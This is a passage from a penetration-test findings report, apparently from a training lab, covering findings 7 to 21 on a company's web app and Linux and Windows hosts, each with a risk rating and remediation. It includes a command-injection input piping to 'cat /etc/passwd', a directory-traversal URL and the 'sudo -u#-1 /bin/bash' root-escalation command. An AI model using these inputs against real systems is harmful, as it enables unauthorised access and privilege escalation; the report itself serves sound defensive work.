
Vulnerability 7	Findings
Title	Command Injection
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Utilizing the admin credentials, we were able to find the networking tools page that had two input fields for DNS and MX Record checks. These fields are susceptible to command injection attacks that allow attackers to run commands on the underlying operating system of the web app.

Images	
Affected Hosts	Web app
Remediation	Server side validation could help to prevent the use of characters that could be used to execute commands. The MX Record Checker field already implements this to a certain extent by not allowing code to be executed with the && syntax, yet it does allow code injection by piping to excess commands (such as www.example.com | cat /etc/passwd)


Vulnerability 8	Findings
Title	Weak passwords
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Since we were able to access the /etc/passwd file, we found the username “melina” on the web app. We were able to guess the password for this account with just a couple of guesses because they used their username as their password.

Images	
Affected Hosts	Web app
Remediation	Implementing a password complexity policy that ensure that passwords are not easily guessable or brute forced.

Vulnerability 9	Findings
Title	Admin session data easily brute forced
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	On the admin_legal_data page that we found with melina's credentials, the url shows an admin id of 001. Through attempting various different session ids, we were able to successfully gain access to the admin legal documents.


Images	
Affected Hosts	Web app
Remediation	Encrypting the session id token in the url would make the correct admin id unguessable.

Vulnerability 10	Findings
Title	Sensitive data exposure on web app
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Low
Description	We were able to modify the url to search for commonly exposed files on web servers. We gained access to the robots.txt file which exposed a souvenirs.php page that we had not found before.


Images	
Affected Hosts	Web app
Remediation	Access to files such as the robots.txt file should require authorized credentials.

Vulnerability 11	**Findings**
Title	The souvenirs.php page is vulnerable to PHP injection
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	On the souvenirs.php page we were able to inject a payload in the url to gather sensitive information.
Images	
Affected Hosts	Web app
Remediation	Server-side validation would prevent the use of commands on the webserver.


Vulnerability 12	**Findings**


Title	Web application is vulnerable to directory traversal attacks
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	We noticed that the disclaimer was listed as the “new” disclaimer so we went in search of older versions of the disclaimers. We used the networking tools page to find a directory titled old_disclaimers. We were able use a method of directory traversal to access the disclaimer_1.txt file by modifying the url to http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt.
Images	
Affected Hosts	Web app
Remediation	Server-side validation would prevent us from being able to traverse the web server's directories.

Vulnerability 13	Findings
Title	Apach Tomcat remote code execution vulnerability.
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	We found that the version of Apache Tomcat running on the 192.168.13.10 host was vulnerable to a publicly available exploit that allows remote code execution.


Images	 
Affected Hosts	192.168.13.10
Remediation	This exploit works on Apache Tomcat versions 9.0.0.M1 and earlier. Updating the Apache Tomcat service to the most recent version will make this exploit unusable.

Vulnerability 14	Findings
Title	Shellshock vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	The 192.168.13.11 host is vulnerable to a shellshock exploit which confuses the version of bash on the system and allows for remote code execution without validation.


Images	
Affected Hosts	192.168.13.11
Remediation	Updating bash to the latest version should prevent this vulnerability from being exploited.


Vulnerability 15	Findings
Title	Struts - CVE-2017-5638
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	The version of Apache Struts running on the host is vulnerable to an exploit which utilizes a mistake in the error message generation when uploading files, which allows for remote code execution on the host.
Images	
Affected Hosts	192.168.13.12
Remediation	Update Apache Struts to the most recent version that has patched this

	vulnerability.



Vulnerability 16	Findings
Title	Drupal vulnerability - CVE-2019-6340
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	The version of Drupal running on the host is vulnerable to an exploit that allows attackers to send http requests containing a customizable payload to a server that has Drupal 8's REST API enabled.
Images	
Affected Hosts	192.168.13.13
Remediation	Updating Drupal to a patched version or disabling the REST API option should make this exploit unusable.

Vulnerability 17	Findings
Title	Weak passwords on the Linux servers
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	We found a user account that reused their username as their password, making it very easy to SSH into the .14 host.


Images	
Affected Hosts	192.168.13.14
Remediation	Implementing a password complexity policy that prevents the use of weak passwords.

Vulnerability 18	Findings
Title	Privilege escalation
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	In the shell that we created using the Drupal exploit above, we were able to gain root access by running the command sudo -u#-1 /bin/bash which confuses the sudoers file into setting the UID to 0 which is the root user.
Images	
Affected Hosts	192.168.13.14
Remediation	This exploit works when there are sudo configurations that exclude root, as signified by an (ALL, !root) line in the sudoers file. To avoid this, either do not exclude root from running any commands or by changing the syntax to specify each user you want to have access to the command.


Vulnerability 19	Findings
Title	Weak credentials found on public facing GitHub page connected to Total Rekall
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical

Description	There is a github repository created by the user toalrekall that contains a username and password hash that is exposed to the public internet. This password hash was easily cracked using the johntheripper tool. These credentials were then used to access the 172.22.117.20 host over TCP.
Images	  
Affected Hosts	172.22.117.20
Remediation	This repository should be hidden and inaccessible to the public.




Vulnerability 20	Findings
Title	Anonymous FTP login
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	The FTP service on host 172.22.117.20 allows for anonymous authentication which does not require a valid password. This could allow attackers to download files containing sensitive information to their own system.

Images	
Affected Hosts	172.22.117.20
Remediation	Disabling anonymous access would fix this vulnerability.


Vulnerability 21	Findings
Title	SLMail vulnerable to buffer overflow exploit
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	The version of SLMail in use is vulnerable to a buffer overflow attack that allows an attacker to perform remote code execution with system level access on the vulnerable host.

Images	
Affected Hosts	172.22.117.20
Remediation	I would recommend switching to a different mail service as this vulnerability has yet to be patched.



